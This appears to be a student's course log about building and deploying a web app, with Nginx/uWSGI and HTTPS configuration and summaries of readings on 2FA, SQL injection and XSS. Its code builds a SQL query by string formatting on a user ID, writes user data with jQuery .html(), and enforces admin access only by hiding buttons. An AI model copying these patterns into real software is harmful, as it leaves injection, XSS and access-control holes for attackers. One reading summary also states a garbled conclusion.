                $("#name").html("Name: " + result.name);
                $("#email").html("Email: " + result.email);
                $("#gender").html("Gender: " + result.gender);
                $("#bio").html("Bio: " + result.bio);
                $("#contact").html("Contact: " + result.contact);
            }
        })
    }
</script>
```

This is a part of source code about replace information by JS


Then I write JavaScript to replace the default information such as Name: XXX to Name: [username] by using ajax (as a part of code above).

May 6th, 2021


We found that reset information does not only contain safety questions and password, we also may reset username, gender, bio or contact method. And we do not need to upload profile picture, change the font size and language setting as our functionality. Therefore, we delete those part and change Setting part for resetting all information except password and safety question (they are in safety part).



(New Information Functionality)



(New Safety Functionality)



(New InfoReset Functionality)

May 7th, 2021

The requirements illustrate that there is a type of admin user, they can mute, delete and promote users, so I should implement these features. Because it's a part of functionality of user, but only for admin. So the functionality cannot be access by normal user, which is a big difficulty to resolve. I found this part is similar to the part for display different functionality in one route. So I still choose to use jQuery to change the display mode for admin authority.

```
sql_cmd = """
            select Admin
            from Users
            where id = '{userID}'
          """
```


```
        sql_cmd = sql_cmd.format(userID=userID)
        self.execute(sql_cmd)
        res = self.cur.fetchone()
        # If our query returns
        if res:
            return str(res[0])
        else:
            return False
```

First, I write a SQL query to get the admin authority token from database, then send the result to front end.

```
<script>
    function isAdmin(){
        $.ajax({
            url:"/check_admin_right",
            type: "GET",
            async: true,
            success: function(result){
                if(result==1){
                    $(".admin-button").css("display", "inline-block")
                }
            }
        })
    }
</script>
```

This is a part of source code about change display mode by jQuery


After the front end received the accessibility of admin authority, it will change the display mode for admin page button, when admin user click the button, it will display admin functionality in account route.



(Admin Authority Page)

May 8th, 2021

After completion of implementing functionality features, HTTPS and Nginx + uWSGI are chosen for our project as security features. Rick deploys the website on our own server, and install some required software such as python, Nginx. After that, I start configure Nginx, but it failed with 403 Forbidden. (Still need to be configuring,)



(error page)

May 10th, 2021


I found that the configuration should be with a location of reverse proxy, so I add proxy pass in our configuration. Then the Nginx is working now, we can handle multi-process at the same time without time delay elementarily. Then I start to obtain a and configure our site to use a SSL certificate obtained from some certificate authority. The description for assignment 2 illustrates that Lets Encrypt would provide the certificate for free. Then I found this certificate from Lets Encrypt need a domain name, but we only have the IP address, so it cannot be the way to set HTTPS.

```
location / {
 proxy_pass  127.0.0.1:8080;
}
```

(part of configuration for Nginx)

May 11th, 2021

I search on Ed, there is a similar situation happened in another group, and Alan answered self-signed certificate is acceptable. This is a new direction for me to set HTTPS, so I signed a certificate by myself. Also, the configuration should be updated for HTTPS.



I add a server for HTTPS in Nginx configuration file, and it can be redirect to HTTPS site without port 8080 with our IP address.

```
server {
        listen 443 ssl default_server;
        listen [::]:443 default_server ipv6only=on;

        ssl_certificate /etc/nginx/server.pem;
 ssl_certificate_key /etc/nginx/server.key;
        ssl_session_timeout  10m;
        ssl_ciphers HIGH:!aNULL:!MD5;
        ssl_prefer_server_ciphers on;
        server_name 10.86.226.32;
        root /home/rh/workspace/INFO2222_RE03_Usability/template;
```

This is a part of source code about configuration of HTTPS

(HTTPS sample in our website)

May 12th, 2021

The final part for security feature is about uWSGI. Firstly, I write a configuration file for uWSGI.

```
[uwsgi]
socket = 127.0.0.1:8080
chdir = /home/rh/workspace/INFO2222_RE03_Usability/template/
master = true
plugins = python
file = run.py
uid = 1001
gid = 1001
```


Then configuration of Nginx should be changed as well.

```
      location / {
       uwsgi_pass  127.0.0.1:8080;
       include    /etc/nginx/uwsgi_params;
      }
```

After we use uwsgi –ini to run the uwsgi, but the terminal raise an error like uWSGI cannot find our application.

```
*** Operational MODE: single process ***
unable to find "application" callable in file run.py
unable to load app 0 (mountpoint='') (callable not found or import error)
*** no app loaded. going in full dynamic mode ***
*** uWSGI is running in multiple interpreter mode ***
spawned uWSGI master process (pid: 12951)
spawned uWSGI worker 1 (pid: 12952, cores: 1)
--- no python application found, check your startup logs for errors ---
[pid: 12952|app: -1|req: -1/1] 10.48.64.115 () {48 vars in 788 bytes} [Thu
021] GET /home => generated 21 bytes in 0 msecs (HTTP/1.1 500) 2 headers i
```

After spending a lot of time on it, I found that we also need to change the run.py file. The file should generate a default application and run it. Otherwise, uWSGI cannot find the python application.. Finally, the uWSGI is working, so our project finished the security part.



(working version for uWSGI)

Reflection:

I did two security options for our project in assignment, which is a little much to do for one person. But finally, it completed successfully. I need to appreciate some of my teammates to help me to debug the configuration.

Reading Analysis Log

May 6th, 2021

Module 6 Technical Reading:

So Hey You Should Stop Using Texts for Two-Factor Authentication

Summary & Discuss:

Two-factor authentication can be an extra way of protection on top of the normal username and password. The user will receive some type of code for two-factor authentication after entering the password, which is a really common method of two-factor authentication. However, SMS text isn't perfect two-factor authentication, because users are expected to generate a code by SMS and the server will authenticate that code without any permission and communications with users automatically. But hacker do can impersonate the user and convince the company to redirect the SMS text to another card, which is insecure. Therefore, the best way to avoid those situation is generating a unique code that matches one generated on a web service's server, as the article illustrated, like Google Authenticator could be more effective and safer to authenticate.

In my own opinion, two-factor authentication is easier way to improve the safety of users. But the disadvantage is essentially obvious, which is cannot be safe encrypted and easily hacked by others to impersonate to get the code.

Module 6 Case Study:

Mark Zuckerberg hacked on Twitter and Pinterest

Reflection:

According to Mark Zuckerberg is hacked on Twitter and Pinterest due to the reuse the password. The password is leaking by LinkedIn from 2012, and Mark Zuckerberg still use that password for his Twitter and Pinterest. As a result, even if Mark Zuckerberg is billionaire, he appears to have the same security weaknesses as the rest of us. Therefore, we need to often change our passwords or do not reuse password for each website. And for the website development, it's really important to improve the database uses and security to prevent information leakage.

Module 6 Additional Technical Reading:

5 Common Authentication Methods For Network Security

https://www.alliancetechpartners.com/network-security-authentication/

Summary & Discuss:

There are five common methods of authentication for network security, such as Biometrics, Token Authentication, Transaction Authentication, Multi-Factor Authentication and Out-of-Band Authentication. Biometrics are hard to fake. The disadvantage of this approach is that it requires professional scanning equipment, which may be too expensive for small businesses. The token authentication method does not depend on the user because it is outsourced to the monitoring team or a third party (such as a bank). If cybercriminals can successfully deceive users, then they can fraudulently approve transactions that occur under false disguise or suspicious contexts. MFA is very common, and the implementation cost is low. But, as with token authentication, a lost phone can quickly bypass the security provided by MFA. If a cybercriminal can steal or deceive a smartphone, then they can invalidate any effects of the MFA process. Just like MFA, OOB is common and low-cost to implement. As with token and multi-factor authentication, a lost phone can quickly circumvent the security offered by MFA. If a cybercriminal is able to steal or spoof a smartphone, they can then nullify any effect of the MFA process.

In my own opinions, no authentication method is absolutely safe, what we need to do is to be vigilant to avoid being tricked by cyber criminals and lose money or information.

May 10th, 2021

Module 7 Technical Reading:

MySQLI Cheat Sheet

Summary & Discuss:

The website concludes a lot of entire working strings rather than some components of a SQL injection, which is really helpful to learn SQL injection effectively. There are three categories for SQL injection, union based, error based (XPath and double query) and inferential (time based and Boolean). UNION is used to append our SQL injection to a legitimate query and combine the information we wish to retrieve with that query. Error based is used when there is no output except a MySQL error, we can force our data extraction through the error. Inferential based is used when no data or error messages are returned, we can use time delays or true/false responses to retrieve database information.

In my own opinion, the program development process does not pay attention to the writing standard, the SQL statement and keywords are not filtered, resulting in the client can through the global variable GET or POST to submit the SQL statement to the server side normal operation, so we need to use SQL injection.

Module 7 Case Study:

Samy is My Hero

Reflection:

As we all know, JavaScript is a dynamic and effective language when constructing a website, but it may cause some security issues. JavaScript is can be triggered by XSS vulnerabilities, in website, such as alert() method of JavaScript. Therefore, we may need to pay more attention to the use of JavaScript content to do some security checks, and do the WAF to prevent those bug will happen in our website in a project.

Module 7 Additional Technical Reading:

How to prevent SQL injection attacks

https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/

Summary & Discuss:

SQL injection is one of the most commonly used web attack vectors for retrieving sensitive data from organizations. When you hear that credit cards or password lists have been stolen, they usually happen through SQL injection vulnerabilities. SQL injection is a technique in which an attacker inserts SQL queries into input fields that are then processed by the underlying SQL database. These weaknesses can be abused when the input form allows user-generated SQL statements to query the database directly.Prevention techniques such as input validation, parameterized queries, stored procedures, and escaping can handle various attack vectors well.

However, in my own opinions, because the patterns of SQL injection attacks vary greatly, they often fail to protect the database. Therefore, if we want to cover all the basics, we should apply the above strategy together with a credible WAF. The main benefit of WAF is that it provides protection for custom web applications, otherwise these applications will not be protected.